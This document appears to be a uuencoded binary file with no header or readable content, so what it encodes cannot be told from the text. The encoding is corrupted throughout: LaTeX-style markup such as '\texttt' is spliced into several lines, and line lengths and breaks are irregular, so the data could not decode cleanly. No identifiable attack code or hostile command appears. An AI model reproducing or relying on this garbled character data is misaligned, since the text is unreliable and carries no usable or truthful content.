MB/(OENS,9Q:QAF$;)X^&G^2]Q3]?(+)1$S*02[-A/M1G-_L5\A$.8_Q-!$ M>O]\(+//RN.SQ`SX@W)M3^^<GL#/8[T'()'!MU()2LHJ2'&'\$BS)5%8!&?T@ $MK) = DHS?; OQJ = 03:_4MP0N^4 > POIJO+W']3 <]09^ER.!K^6^T7S)JN6/L4$ MGPR';(R]"[^J2[E+Z4X8>+X3D,]N8/879K9(4S+8%&D1,Z0[E/TSN+)G2]]T M\$R:N;_!RS&#LE_!CN8SU@WOI3,8RP>\`=Q.,[VSP5X%[%XQW1RX?]S[XV<&_ M&]SKX\$E2SN7ZDRFS83W+Q3'%V,;+&"L'?]Y<QGKG,5:9^TWW=.(:Z7*5Q_V' $\texttt{M} \\ \texttt{P}^* \\ \texttt{1T7}[>> 8 \\ \texttt{E3T}; \\ \texttt{V}, \\ /6 \\ \texttt{:} \\ \texttt{LF7} \\ -\$F] \\ \texttt{+}; \\ \texttt{4V}] \\ \texttt{I}[\\ \texttt{Y}\&/=\texttt{IF}[\\ \\ \\ /\#\texttt{NL}; \\ \texttt{RUN}: \\ \texttt{MM25} \\ -\texttt{MM25} \\ \texttt{MM25} \\ \texttt{M$ MVQ`TBI@>+[M6<C>KWWE>MZV!G8!4ZZI;,\$'M-DI2027MH._Q,09#0\HO:[,> MPT@?MF;L+0@7->)[+Z750NJ*VAK\$TS)VA.?A[UF+=YO5C-<91WJ7"W9Y*?%E $M)\8^AE(V-C5HO<K'G%\#LIMI6+U;3Y&OV;F]M:EA2VU;++L+%58$2J?KL7,N9$ M(Z[1-X(X5/P3^{k-1}-AT"D65WN]M8U;&W8XVAH;FKRK<_RM345>(&UC)$ MM??JQOJ:UF:TQWUU37-C\$;XA<-_2'\$=C=5.]I]:K=G%USM(E>3G76<S%UZAE M75=>4EY2BC:**BN%9^+^PNZ1J:1+?>9BC**)ZR_M&@7_L[UV1T/SW7?7MN80 M'S\,*#W^9^E*'?YGZ5+^_<_ERU=,X'^^CNM"\#_'V87C?V[:L?\$SJWW5P?BO

MZ*`)W!W[Y(-9Y-YPT`*NZX,;#IK)W43AK@_6')P&+N)_,)_:)H[W,;'M>U+@ M?<3^],PL-C:\3PL/6%;/+AK>IW@\$6E:-`^]3F29:Q?O89[`QX7T(XI-BPLDZ MO\$^Q"\$B!"]+P/MOT>)\D7)`C%=XGB0#RV(;AQ'4!UVXAM_^-<+\OW->\$^TOA M_DE]3A!R^ESA+A?N#2/@?-1+G8O(XFWP.S`=?@+O@SB95E;/[F.UX&YFV]E6 M2%/#&E@U\[+XAI.<KIX5P'!=SI;!!&W5X6J2T]U\$Y=5!R#;>EJW;:AI`GEQP M4^V.K<W5K=O6X%T%[H\$UNM?V.1IH12HT\$.&*W!UW9+H[MF>[.[QVMF#!`K.9 $M\#<?];(?_.Z`WS>QN^,,VY4.K4^!_EI@)[_-Q\6^70>!INO'PTP\4_W3M+YXZ]$ $M'[R/;L/68\#_Z33P1_8.J;$0EM)_L`_\Q#J7!2U.>@Z=%];2IGBKNX4H_U?^D$ MYE>UG. "I\$X65J:GVJZDZ;;>>X_K<\ICMB;-<G]O&->FJ:I6C38*F9@+=<."/ M`\$C(5`8JRC\!LG?PE@=>YAW898A.1<5F5<SFI))MKYS5ZEI\$WCB4:'AU+%UU M#XY8W334-&.),=L+"!J!***-;P;"\JJ83R\V&@R(+1"1?BN/]\$^^MB>R7A\# MV32P\$T=(12T<7R%N5>`4WC\I[KDK9RJ!MFSFFY40%)0)1R1'IR<\$<PTP_9-E $M+\&L_9XWG2XU<9\ZD9<T[9]+0JF+*<%IE<4+4H,)K(3*I+69[D`K!.@0JA7`Z$ $M; 4$9,3]E:@PUMP5)UL*L>^=(O-?[!16>02+-1]1"H$?B6G`>"/=&-4'[=V!8]$ MXXEWY^M\$@D<H-&8[]44L9NWJV=?C-T7^@_*L_C5N6K[+P-=/OFS=[(@\$!<FI $M_{"}#5_{RSC@})X619#?^&<J^M*F=)B^!V5$ML1X-^O4)/>5!*E_91"4T8<J5Q'A$ M=6';GJ6VW:ZV#<\$[6H%EEZ&>.#H_8A:%MJ@\;HF\!Q-+P.*4]J,XL^,J]M'P $M?J/@O3B*8RQX+RL?2>]\H>&]S!K>ZWX(##^DX;U>8>>']X)_^0=4D(.5@[Z<$ M,8)JO9%!#+=>`.CK(PZ::\\@.I]\$I,PQ`LWQ'FF@K\<G0<PKR:"Y.%XR`?3E M@EZ_]SGT^L`4TNDX%0UM42`@&'L(=G34E8B7T/.C_>0!OII6(=E2@TD2U_\$V M-=%W1H1)>?@JCOGN24;JD(`9_MQ`2!T%)P_A<Y"%Q=B9WDR5A3,("6`[)R`Z M=3%;KX#H5*:#Z-1QB`Z?A,]SB\$X57S!-D<.Z*1K>\'EBY#]2I&GM++Z(EPNH M5.UI@6L1F)AU="_F0AQNIP/&<(!0^*B15[:;FC)/%-,&?5IT3AW!_5_JVV#@ M(*DVY*',\$3,_YKB(*NPDK=;M1Y%C>D#,!!YF;'@8#FQ)EK(2(O^\\"YG)O`N M\$WB7KPOOLNF/\$WB7";S+!-[EXN!=8@OG_3[5?/J_@G>1L@PL2YH=Q[G`YF6_ M'M;5&1ELAC2#386G_+\4S,K\$=1&O&8S]SH9O`S"6?2EC-X%`/OC^<G#_&GY# M" A9N6<VI`60W3&'L1]]B[&LG&^ZX1/70;CT^(]-:?`?7]4Y\6N&=8UNK\!' M; ,*OFC.V/N.6K9[2VM9:# R:5(.R, #8A?'UBX/4[T%8MNUMR-^N-V6[8T5++ M4J(M]-B2: `_AJ,UOFITQE=_3> `__G_>CZ+_CT=?@!60]/K_%7'[+\M6KEB1 MMPSU_RN6+900_W\=US=M_^/*ORMV-`ZM]\9_%=[[P9U3>Z6WB=QKO,W@WGC= M7WFKR; W&6T_N(F\#N*C_QWRIVJCB`:Y_8`0\@,(TG7C+\$C8V/,!QF0(^06>< M>(#_E#D>H\$?FNN]G9#8T`@2[9QQX@\$-IHE4\P.8UHD&E+"T>H*=`YGKY\$2Y9 $\label{eq:map-emd} $$MAP>@MD,?B$$^L'0:'N`HQD/?J<X;A]6;B`?H$>7=/*P\.4T7)ZYQ7/W($[@^*]$$$ MPMTIW(>\$^[1P1[K4N8U#!K7;3UT"O\D\[F9W23D(9NMK[P;ATE\;MW(O-/F; MV7H&\B.K)^L<K6P'A#2R:E9#F(\$FTN\$KK\12E;)OD[N6\JQE%>P6MA%\:\"_ M#F+*(;P"\GO)UD<CC.KU9/.CF?FAW!KR;X94=90&\0'5K\%2K:/4S50WS%.V M`7S54+.7,!!8%B(74DJIU",S&].7/J#/_`LD9I;F8RI\$&;W%_9%P#=B+%L(S MW\$>TP_9S>JZA?C4`)Y"*VZG/S>Q^2EL!_>%]4B_Z4G81?AWJEIL=S2!L<#06 MO/U+S&QCD]?? $TM+<ZH/>-,8_9;E$!6*L;4(`-F1W75F$5H4=]1RNH>42*1/2$ $MX; > H4J53V[.F; &W)^1*:Q*]-ZQSN)FZ#$F/7MK8"A77C:FV+#Y\\5$9H,5H[$ ME1Z]JM*.&G8'VIBPH&;/(>\$0>ZG3%>@W[NOOB5!S/'1(>9);?>`:[`ZC\$O5M M#NM+94Z7IP,/(YW6EV2#\$LQR6KO<QM!`]M20N)D<&K###>7'LT61F(GH28\$! MJTB.RML2(T5WR28UOGT`]46A`:-(XNDH,:AI`OW9^WK\U^*MBAW(I(9UQTAC M#D&YE"M3"OTX%%\$";P0U7S9X0N&IGH42=!2U[W8*#\K&4'^6*6;EK])CJTC_ M:Q=:.T_I,-L!LH<K/E%SE*-7L:+ZL-SZT@9G%>F0PBWG4-,/B:Q=9<[<T\$!6 M1@AUITCG*NB+!6U%6%#LT\$+1,\$CG(U/PJ#;XNA('OXTG]0H3C5"42/>YQ%YM(F*F%A'B\$96=>]FD.O#VH#[3I03[PO^:3Z^B)QHT23#U4"#TT`0*!!>!37'\ M3]S,B="_"N,!0(;E"AGT`5\QJ>]+NE\$H*NLT_<`MHQ[Y%-GGL&Q!G,#..=PH M\$#=_8".->:?%B5&?Y:/^AI1R)B_F1,VO6FUT*O:7@T'(F((<E+,+D7*!>HDW MLUPT, X6=\$%4#3C8ZMO?,1(;+D\$R:J=GN*+=VD;+,(:PUR,:X!8:@G(4WE9'W $MF5^{4+}UGVO:@$PRE"CW(X:9=B^?+/)!_7[BL@'C/7=$6E7TX]<^<=.A/II$ MD%=&J\>0-)LGS1]#4@=/.K7[9UFH&G_C="RFW;R*>G*504&F9%`^KD57.J3(M3AC1*B2\$[,;H36TDX1M@3!6H"`'5)1XZ.`\=G(<,6.C8M5BIH1!D2'!OR`XB MK0(1BG^Z/J(T9(]:HR]WO\FPL=-/"ZQ&08)]'A6OL5_7D#:-]YKM#@W-IMG[M2+``4JYZJE2/9J^&>H+0+I+/\$=KU"'ECMK\]%80M)QB('HZFT9.0617<XDXH M?(6R,";Q90?"C"%%'=AY2J!?40;U6/<IDFZZU6B`!HU\$H7`69H?2(E<H[0-4 $\label{eq:mwe} $$ MW\& < \#V.8*O < (L\#L+YW^E^Q"N < / "H!.S-^HD[MT^92JM[<F9,"TO^3U*V,=`G] < (L\#L+YW^E^Q"N < / "H!.S-^HD[MT^92JM[<F9,"TO^3U*V,=`G] < (L\#L+YW^E^Q"N < / "H!.S-"HD[MT^92JM[<F9,"TO^3U*V,=`G] < (L\#L+YW^E^Q"N < (L\#L+YW^E < (L\#L+YW^E < (L\#L+YW^E < (L\#L+YW^E < (L\#L+YW^E < (L\#L+YW^E < (L\#L+YW < ($ $MC2>383R9C&DR"2MA\#,:22A5N4&D4RB+%NN,4"A&%^&C<@/\$?&3%69WM%2QR$ M7KQ(12VR7&"6SI]9\](Q2QF%6?-TU%#T)!S61AVSSB>383R9C&DRI656&LJ.

 $MD5G[SW!FU:E$VN)UJE5G&Y3B8940'K+11F&734:-.3\)A;=0QZWPR&<:3$ MR9@F4UIFI: 'L&)GU"V%XS"7@EL`0\$,96JA5DQ2MP)9,E2]=8%S8VNB)UMOYS M*;-I-1M&J=DPOIK/CEZS<92:C>.K^4S*;-8N#C`&N7.K!AG6#?*L=(/<-<H@ M'U9;4A,%]E4)#\$P&X3Q#2*3&(]#B8T)2'TLQ>@+)J3-I._,EUJX-N!FKV_/@ M)V0<K\$TOL)2.*"\HF@&O@M=@UY!01)C\$99XZ@8Q&8;**ZCD8,+`:2I<280# MOEDZ##I:&0?4<P0XPKBS.6K;1#!&%<5=1YAW%4D,@0_>JPDBV"QL3@M.)11* M\'P\$@:@R`5&O/0\$R]>!JF& 14]P:X9ASO; :P<(O0JY(78RZ5*GO\$MGW*X>L M3DE83TNRE68ZO)H+[JZ40I^+"^X.:Z!&TLE6FOA%#Q1)@CL1#,M1!7>7)KAS M7+!><"]0)>`#@GF\$K"L">X%R8)[@1#<"1.K">Z*)K@K28)[B@HX\$X7@+G/!M?92D`L:?/X:D#IY4E=5GG-0)[J:3"(*=Q/@\X%;@PKM!B(GLYB*[4]#/"0PM M3W[^HU."8T8GEW#)=="#]MO]..X<WLF'4*D0O91;D'0HIY<3+%^I[]DM\$<I9 M?5R.CP]9'1\J;UTJ;Q?K>9OR:2WE:!C=+!\)\G0JH*4-6LX4P;">!H\$=INQ5 $M^*JJ:??*+R,KVETGG:A/P_`F?\JX_(=&17$?9N]0_!$98@_QY/2_Y(ZXWE)$ MR2),^MQ'8D.CH0V9.HH0+X_E(+DLK44H3[JTHO?PHA^\]D"L#YR8S:.5\$5A= M#2'ZRO9)?,QAT3=#G*[HE=BG]Z_0S2%\<86>RX`Y.#6"IMPBF1ZE"JR!RR2M M\$6<C]\$#^VT(^8`I@X7P;YNZ[A7R5A0**^Q@\?'5:*J+P8+X9ZHA\R>?W"X7Z $M[F':8\$9?>, ,5\$/D]KO^(C-D>C:C]ZC3M+,Q6HVBEGMDGVG(O; \0.0D="6^ZA$ M>ZTMTR#),2!3^/CET\$TO)' `7.D9HR!N74T,6:[FI(29=0Z87YB4U)((O!!PS MO4PD1+O')PIHV'#[FTEF,LL3'GCY_`GB810_#DE:_\53L\$N<K"S&)-T&*"\\ $M;2\&=@RR\&O(O1[.YNO#F\!\8RM\&UQ^--I_/#F.$_]$4S*[GGH>]<9SP<B"N4*]$ $\label{eq:mjke} \texttt{MJKE} > \texttt{T7}) 1 \texttt{VA} \setminus [\texttt{D1VFTROYKN} * @\texttt{A}; \texttt{C} / \texttt{'NB}; \texttt{Q!} -= \texttt{!MT}, /\texttt{X:}) : \texttt{F@R'} > ^> @\texttt{R\&} [\texttt{G} / \$9]$ M///**V&XSQE,V&<UTY[(!V0#Y,K6G0#"WBL-YQ<P!<C2GY^.+&VYR63Q0(B5 MWBR17Y,+V+"SA^3RG\EWI"G?/JS\20GE2R.7#V0?9C-7?SI!-`R_R&@<;.^1 $M@6[*74!G<9H+";I1^1*^+(>&D;.;^;/#[?PNKUO".R^_<^`K'04HO=-V\MUS]$ M_,VD`F'B.&CYZ9U0</L`W:T*^1?2,F7MD@M`NB7)TA5^!#)%S=S?C_Z9N`F! $\label{eq:mz$u3W=K5$w[NK)ZAM0$; $^[$P^BNGE[1WSK]"XB)5H.[C:7XKL<"SL<\?,)?}$ MB+(K;I1(1M5"K.0SDQ7JR(^8[@@H_!AL!QJ5<N[44TGI=M1!BOH%VBD.=3R& $M-*\#WK40H=(*G="@R[0"_2^$_M-K;LIK<B%.P(.;H6Q.M4[+]$:97M-TE'1G$ MT#CO(;EKZW(8W8V?<1HK.,"XE=<;.7VX^7,^_]0QAEWL1@T"!#B!EDC:G_7C M^3LL>8L^A,42)\$"V'S@9VX`-PT/I.20*FSX<X>P,+YS:>&:=6<I?(,-WG9XW MA\$TDOA]U]8J17Q#.%25C8AD3/XR"P; `"Z;V4X>-W9.DQ9MOU&VTSQ;6YT^+\ M'^C%KQPICA!1LR'O:N!GA)TH%':006K!L#R^S%O_*=/Z>`^,*`3ZKZ:GT4Y+ M+Y)GKP,W"]M_VVCY=(2?/D=O!#FA7"?SS1!)6S#I;9`T:HCN\$3*4NOZ,TI\? M_#JI/QNP+\$0:_E@[O\OXTC#6/FWAB?DXOOUV;1P'^\)?3N+37'3E+:!O^-'Y $\label{eq:mu.nwyxi} $$ MU.NWYXI > /WMVI%[OQ*0U_%]A<AM,?XRS/`'G/':BXZ_[6:[]S>:'>@G!L[7] $$ AND THE STANDARD TO STANDARD THE STANDARD T$ $M\#03F^{T}:T=:\$/T3MPG;@-A+D/BGR=0(THAXG0>3\#'S[Q)S7!56/DL,F1V^G-X9$ MM!P#[H6KYE%KZ4"8I]">1XAW,N<=R-RF8_VH\&'65WOP:6V7`]DB"[;T5NK9 $MB_\epsilon N01?GR8<(0^*7#^B[_T\,3U^*]DX&LF"K7$/SG_2]A3;70K>0WA10Y$ M8A&?A/\$3\\$Y;WO^R=S70;157^LGQC^0_.2\$)!E)072=Q2.+(OW'6,9%LV9&# M["B6'#0!B2-;+[:*+0G]!'N;'B!.2EUC"#1[VJ6T!]C^[2^[E`4<6\$A(>S;L $MV7,VT^4"-."RL/N,V19H^=N6>N\W,^_128D3E\(&MM$Y3W/?O7?FS9NY<^?.$ M?> =>84WM&5FT>I)[LBW"GUH\$WWBM@G+VL*]GWJW^2YN20N?&<)1 X.AD93(M./OFD33.FR^S=K2R./)[_>16#G3E93/ZYPI.X\RB1U\&1GNRD"BV1HI?F<PZ M^K(NLXA0COD`<L:]Y;HE/?/_GV'131D<,*>YHVN<?:%9\C*3ZK!:C7&'L5"= M.3`I&YB\$E;^LNH+1^I)Y__=\$\$]FX&XM/,Q;V\$2B/LR_"?;/OU=]XB;6)@_(Z MI+W,54:KO-QU_'8B*U4\$T_5CS4;N-9WWE'/L7UPP%IYBGU0K[RSA3<^>*G#6 M7#R+\$=]+<TSZJ)\$;PLZ910,OL7MSI*[?'6?XGE7W)>J0L\$.U-9F;C]X2/GK'M#C'_E7-<'7ZOG6)RY&1R-"[ZB#WDT#]#T2(.J.\$#=MG2^%AV'MX@F=G7Y;:9 M12=/L;8:HK8:DF+9:G6FO;C/XZ)DJU/L/:(Z\$1^6A+%"W0@/E_UA(VN20^(3 M;BI:^4^NX=B.(G2AOE.L<8;.\#UG(D*\-BR4_O=T9L)OO'HSP<8=12,UEOCE M\$TM@!ZO\$T,2O\$\3Y#D'*?'PHOELLX<"X-&[F=8J0UIERZ2C+5,K#H)3K*,O-M!VX7+7CV1YQB177%S]3M"+B:R)AZ532%>V;1_[RHRO-XQE?\J19XII1L@7-/ MF&O,5LB,E']:21KTFS2'3=TA)>178CXPHIVR3_XS'0#8=.>JZ9/OUTR?="EA $M^FQ<22T5>8$, $M^G[5.UN5YJF7<)$ %: $2*[6,E3+\K3?;0.L\#XC(T8T3?J+_.M?]$ MJ]A_PRKVW[A3?0M"S+&D=YYZ06.U&T7VG^AP!2+_4(%6P).25H"S8&;1;3KN MOE'"B`YG44NP:"7<K"N!]'2+CKLDL=@5=.6EBR'O[;[8\&&\REWQY,RB;^ER MJ\$\3A]BV'BA_^DHJY\$9](5;ESR\6E^0V)P/6\=5-R;'\$!^]J8\4N\$KN9J.U4 $\texttt{M}]@*W67E3Q!; \texttt{JR}6B\$^3JZ\$7345[O\S**CSPM;\$)_*J^8MAJ!U5E</,XQ]"Q/+$ M-[P@8?O"\;&COG]CQ6++29QCX6Z%8-C.70#\$C90J6;J2+:,9E3X;<YV-9E0# MRK#2_U*\.X\'29^#4^4FY'KJHJ1<EVJYWM]EDR:PL%?^+IGEOETJRUM@&0'+

M6#++"8WE3K#L!TM_,LOM&LL-@#*V[6+5DVZD58A]`JX!I3HYQP8MQR#+L8;^ M1R:+B'_^Q"W@SV3\&5<PZA;Z'\W(80"'W8`080`'##8S>`7CN8S!!HU_"E]4 M3XRCQ`<6)-4`Y?`:O\$C0Q*U@N3V9Y0Z-Y=_!<AM8@LDL/])80@R6@V"Y.IDE MIK'T, KX:O=IC7-) < HXB+8>; $Y=C4G=(X4_-9XZ0QZA+6"*_0!+R*P>\R>"&#$ MWV; PY\$[`OV/PSW:J_%PBV?CR=(AEKOH"SJR^4K=*\,[))7HV)ZJ->4@3P29R M&8\$9,.9[G>-[R:S)&NU.']UL'.W(U8QR_AJ)^; `E@R_#AR)7T(*>/ `D=GRZ MB&\P\@@4&68<Y5:R3L<RWMAAXP ; &.NE8,W1LTZ\-0NMFH=WAV\$?&^A,^;5X M&&+AH_(Z<5HR`7>LTB-.W7"\$'546C\$R:1][/9,\$LOO\$<7>*'"Q*7F-[&W%C: M0UZ3SN*DR42Y\$Y=S*NC<"\$>5*T8F#5A<H<!E*+!#%,AL\$J/JB^#NUA_W=U]S M[`SVN[K7C%-T[.R]H1(<9XR_,MLK9[QE.LRZFK-=T\@:+.`3'('.0N4;=&]* MGV!C"I'?(/5)/C^[A#^(A<OW^+-TMP%JDJFG,K19G0JQH9`-9KPI>&3I^ZCO M-V\$F(]ZHL@FTRTZC18&&"`%*SFFT=-`6@/9?^:FT3-#>12S*<Z?1C*"]`-KC MI]&R07L,M*;3KI<+VKV\$9H\XV1MJRM>U4P-.]]/IQ//45THZ%<W?+,1;A70C $M(,L:^;4\\"8]/+2#-`VF3&9/J1`*UDG(5A^<#+N=P)060LHS#1L"7<C@?<+[($ M"SB-PPL!OYO/X,6`7\^'CRE?>*,4;-3FH-L3GF^E'0)ZET`>-@AKKT:I`_Z@ MBD_3\\$N!#ZOX>1H^#WB_BD_7\.]`)-PJ/D/#GP+^616?J>%_`OPQ%9^EX?_V M6;2\03JB_\$4NLY,G\F\$TYZ*U#4#?(M`%0+^3QQH`QJXRQ>%E@\$\1S#SET!P' $ME > / < /E = Y8^{\#}LT^@86 \ E < : E;G$[P$5\W7*D\IM&@D?(BA?`6F$*;L/^D:C)$ MYH+:#^I^1J5V5#P:=0&HFWCUL@%?Q6'C+O2_P`->QN%<P)=R.!]P/L'*>SG\ MQB7<^&\AJO\M,&G`O`[,?PA,.C`G"7,83R@G+L7IDV"X7RUD@\$X>`N:':B' M?`^8[ZB%`/-U8-X6F,4HYR9@'A680F!"P\$SFL.'\$N@9=L!W('R20"X!L!-(@ $M\C*O: 5A)F(8,3_*YN@KP;@$Z#U`WR70R\"=`70<Z`,"C16C\@LJ46G)$>I>$ $M\&<@1:QG7V%'SOR?XN[;I/X61Z:7)(1OW]4@.^@D"52M*R@3ZNSFJG!4+M!'H$ M<5S@#8')!>9+P#PH,/G`!'+4.YDRB49VT4E;CGHG3POT`G#7YJAW\HA`%P!= $MG, -7IIAX^{'})Q^{-XBX}F+L?IO!RA<, =L):R3H$-^D:UJX5[;*F^S@#VI8<=L]$ M5F?&S`W\.@MQG4>SF=MEFI*)Q4#\=79BU3C&?!EBG:2]\:!Z5))>A[3P]:^B $M7_\VZM>_)=RS7_V>SO,3PZ.Z5T^0`EA*=S-]'7LMFFJSW\C[K41Y[GT]>]IT$ MJ +,JWH,7)!6*N1F%#))59]>I5R&>\%73LHS)M5>XXY*.[@.9R=>(!!.(>:I MQ-)%68[],+^/RR^=8<ZDX\K=.#LM.A=_7L?'8-#\$39&(\$4_L@.D2F\$Y@V!C< M)#!MP+!Q4:-6CH^F%29^SQ8X<HXKIQ@?"\5"+)@PWD,*DBO"#XQ"MH#^&M!L M8+UB5\$T?-B)_JK8D+_7/^+W4B/MU)AY[ZYX4L3[E0G9(E&:=R\$5['C#R30C' M1'=:\$]UKX=O'L5S]_"JG^7\3#C:;N%32Z^.:T3.&]]O9F]^P8IA#V^*BL5OI M8J^-CWO)+L\$4<4>6>-3*7GX9-8R!RF%[X1BSG/B)4;5V=K'%.'=T:?Y.U7-) M:9=(G?JF2'K;UZ8"FLLJ^6U?_LBL*TMM-R8@+>+4QJ7C*G'JYJ*Q1IS6J&_T MFE7K&2=X\$36=\$%TJPD:(S%'QPBEVD#0S`\.(CN%^QP/PF1'82>,#R;Q8#I)T $MX'EG-!%/%<8!$\\Delta -1UVL1`U!.=/BIBH&69;WY!$I'.QO/N$ MGT#4P900:LYY1V<F\$P9S`9-HI2-31&U*4-Q&3EH/TJW)))'K_!\[]'A"SG> $M!/Q.'=["\6^1L3'=I,.7</SSP)?J\%:./PK\8AV^AN/_DO!3'TJ\IOSF`V]+$ M:DOE)ASLTY_C397+WS]EJ&S^Z\$\L\$-%8?F+R4V/=QQO+3XUUX&'66([3&XM] MA&*<&DEJ#(9T&J?#J:B"Z1VIJ,+I3:DHR_3:5%3)='\$JRLJ#@^I1-<Q7OKU) MDF)TW\$;'\#^AXG([GZ/@E\5D;)>EF.NZBXSXZGJ\C&3H4.GY\1[XS>8]\Y[F= M-;QY1X:,4L3,X9N&C#-72-(>YO^RP8@[XESG-\$:*^3G1V/GU"]DY%FCQ-*%6 MA>@*-6 A'P8P)5\$L8*8*K-W'/H'ZK4NIWPI>/VE4^YK!5C#*20>J"*K[,?Z* ME#5IOM4^C9A(@PXV\-U3N0M"/(JSFF]^6!(O;8WG?>%!/%O:;SB^";MOWW3W M)B%IW,XZRJ+-XE5987C!UE=^^<',S-1^3.'_.(F9E\$ZGN0]<<>![FW\#HD_) M@IUR#/`UG/@>3?C*_4!LXHCO@_L>(-9Q1`;V"#\(1`E''`+B!B`N5CIICITN M+/SKXX38<D\ ,4,=7$SU+J*C@HX-=+S5+$EN2GUT1.@8H>-K^)[8I/X,)E,:$ MTGGIZB_#9,K,,B7_C\$(>W5O:/.U;.^QN^Q9[F]UC]]K;[5OM'=R#^:]*'G]+ ML\3>;=]IWV'OLE]CWV[?9N_LWKGCFNW;.H^EAG,\;_\$<621'*NC3\$M<1-,]6 MYVA[(1G=]SK'XH6CF?;10ONHB6#KZ.*=)#J0[3BVA>[9VF8V>(LS.SNULRYV MQMKKDXSO:.^@KFZG+O=0UV^QNSNVMK=[VK:XJ>.9&7CC;WGG=V[;?LV.'3N[$M[9W4]=M)!+I(%';:N\T&ZJ-_/H)A>==L9='E9LO^;<H+C\&QLS&@R!_;TJ8<$ M>F=F90LVNCOGV"LS/Y]9ZGI"'[%,%Z]L["B+5^8Q/_AT,UF+_-=LO@]AS&R1 MRYWO/3 R\ZQ8IFLE&6P%9+DALMC(Y(;FHU.9\77\)(N%&IN/`@\Z1^>KD<9^ MC0!GV5^=+V*;O:L+'<?BQ9%VC%K!/[K%Z\$20N)&CI%ZWG*1CDL6)VZ+0\:83 $ML?Q.3A_B&9WF8_.=",.'/YZ%@)/X8YD0=0]_;SI9I+T3/&J;=^9"_,,+\0\0$ $MQ\#_{>}.(?&K\#')?:W7)@F+8P4A`W9:5+VTYEA0[Y!RN\A//;(?$6D^R@%_[UB)]$ M[L[TL(&DT\$R*>G.TPU2.O+E&:0](/>HTM!WR?2)P2?BD=,0J-!,J;R[1-[$\texttt{M=\&*/35Q?+0_U0BQ\#U(?,AB6\&!=(BQ\#+\$/=R?R>M6+WB1YJ5)>6TF=7_/L"\$G }$ MGI3S1%8XTRKN__X"GF>?KC[J_:CU\/U>W?5QK;;,L):*^_Q,_!9*TJ9%DI3> M1G85I<L72U(NP5;L\UA(9())OI/1=.I80+%TB24L_+TG%X*%T'QVK"#Y(:30)

 $M0"7!NRA=7BQ)Z\%\#Z3`=\#I1\#J;R<9!S\E&ZGA;47_)2^3D<7P985I,KH\(.?$ MTJ?I&"!XDM)'KJ0Z\$7R"TA=72M)>X"DM7R5)^U%_2G?1<4L;3T?H.\$3PW91^ M<35-T@2'*>TME:30MO&8/P^MD:2_(?@(I4:2@0<(+J#T?3H>Q?V62=*B<DGZ $M, > 1\&:74\%K6<(ME\&:425))\%/J;N:ZM+&T\>JX>BC,BF]?*TDO8F\E/[].BJW$ MC := [:ZEL#]TCI:M)QG()ME*:UT!M3G`!I65T+"'81NF'=!03#(]6+QVK"`Y3M^CLZ*H%'G"-::ZT'GM)LLI,=*(?2;]/A(OAN2C\@6]GK271_B8CW@M^#B+\$R M2 R SVJ<F`515\OU\;Z&?KGWVN3(?S)11%@,3S@0Q':.4B[A[+W7Q0,1#=?F M"T1E;\@1[ITU'N#98@A>QZZR1X[\$O*'VJ!RQ[]X="`9BP][^B.SS2](-1/>H MNT6F\$#>ES1*E1=I(E-;X8(<T2'/\$)=PM@B(LT58W"LU#K7)?0&J3\$3=#(>FB) $M# < +R < A.X3L(U1639'0H -= `1B_5Y?GQ3.V'X]JR \ +M7.U/(S8.$-JRX"3= `?Q$ $\texttt{M-`R$HK*TF:\#-83D(OJ84/K7$QZAE<9745OWLQ5?\M/_^X/B/1VP7XC]^!L]G}$ MB?\8HWY8\W')%@(\KITU_J-5B_]824#%VK62M:RJS+I6LE1]7!4XV^^///[C MV?H??Z5[>L.1T!?_H&N<(_YG=5EYN8C_6559587^7UM1<6'_S_^3W_H-I)\M $M > 0JUT(60 < A/=D) = 45]/>459> = $\&:.&M@6C < -^")Q?V!$%D=,!CRLDT"0L#E$ MNB+.8FE8N;*(2)H>KRFU6H%`J.:Z(DA542+GQO9F1UW1E^Q-Y>LJUJYSK*ZI M*"];7=E85;^ZIJJL;'6YPUI9N6Y=8X6]JN++R-9&\$HJ"HF%?KR@M(<-@H+J: MUKL'?#&2Y\\$HSA*G.!'5Z`@\$*\K!;UHS*\]0=66"8_V:I\$+7>\E.:0H,R.(2 $\texttt{M\#GFW+SX04[\&L\$`"\))KU!JLK2R-QXM<7F53(^H90<'>@+\XCSHERDW"ZNCGD)}$ MGGC?WL1=F#;'8^%XS\$&F:V^,;*2ZHN(23V@@CFR\$7%%<DE02"EG!,S8'R=H; ME/T!&([Z[+-E2,+SGB_C%%9EWC0,\$G7=VN".D!4>&/`W[I&#K(TX_YI9,S30 MN`P-LCSG9F^Q>UK.56!GBPO;M&^4@XCH%XK,I1(=<H_8&9*\$=6CX]\K;TNQP MS>E&70VAP3")P-Q*]05]?;*_38Z&XI%>^??)^E'R4+>Y`L%KY]QK8)Y;R7:P MSO&.F54X%]Y.![%?*\^%M3[:.U?6IJ&&4'A.]Q0.D\X+[`[,K0E(NAQR>"`T $M/\#C'UG6'HK'91]'Z-4GC<B[:0]509](=JK)CX[[K(VB/N18PNS9I\#093<\9D]]$ MI7NB9, 2\$N>8UT3)\\^Z6IH:Z(BM'V+VN\EIW\P;^5(XVM,6\U\\@B7U/Q!<9 M;H_2<*LKVNT;B,H75-Q959RIY5KJ/6HW*!CJS)X!3,^1N&@WDR<>#L-?XB%[M*Q8/U_N"=*DD#J\OTB?'&H-[`I%0\$(.BKJA")9%<B"[A5R_M8B*\)GG^+XT- $\texttt{M](@<3ID$()*8@3^*'C9M$$L<@$DPT-7$Q\1BN)/B10$$`:Z&V*!UD0V&B2G)CL}$ M?G\`:-]`<[!W(.[71D=`)D['GW1U-+<Z'%=WK273N+2LNJ*FJK2L*Q#L[?*% M^[5G(?0]UYZ-W!N)U2Z[+AZ*U2;/_UW12"_'B_J10&JQ@6G@P/'\$;X)*KBBO M*[-::SU>1S=I:E=MP^961[.W>7-KM]/>ZG#1NK&NK+;5V]WNYFESJ\=;9ZWM M;O66=7:SK%1(JY>(W:RT;GYJ';)66<MJ.<K5:&_MIM*Z6P@@3D<]"G4T;G51 MTN3>C/(<C?7M&REQ`=?=65--A=<&*FJJZX2*,#7W!4,1F60JZ/=%_**EW;Y8 $M?[+L,; \7/\$0,K-51V,\#W\#;21,-\$X3"(U\#07*8;2)\$_\$T649A:IE(2<022D)3$ M6*;Z^.[=<LOC]\9);PTSIV.R4'#1427&)>^1!S`1IM:*^J:72Z,_(<>J#)OL MW!TB1UR!:(RRNN`W8Q*JC@I5?)E;C^=-(;EYD'[HBWI?5\$Z,DQ2^^DCH^BC) M.C2YN(AZLQV^",)#LYNH*ZJ<\S!WR#&J575E?2#F#D5BOI[``#4658AN:3!E 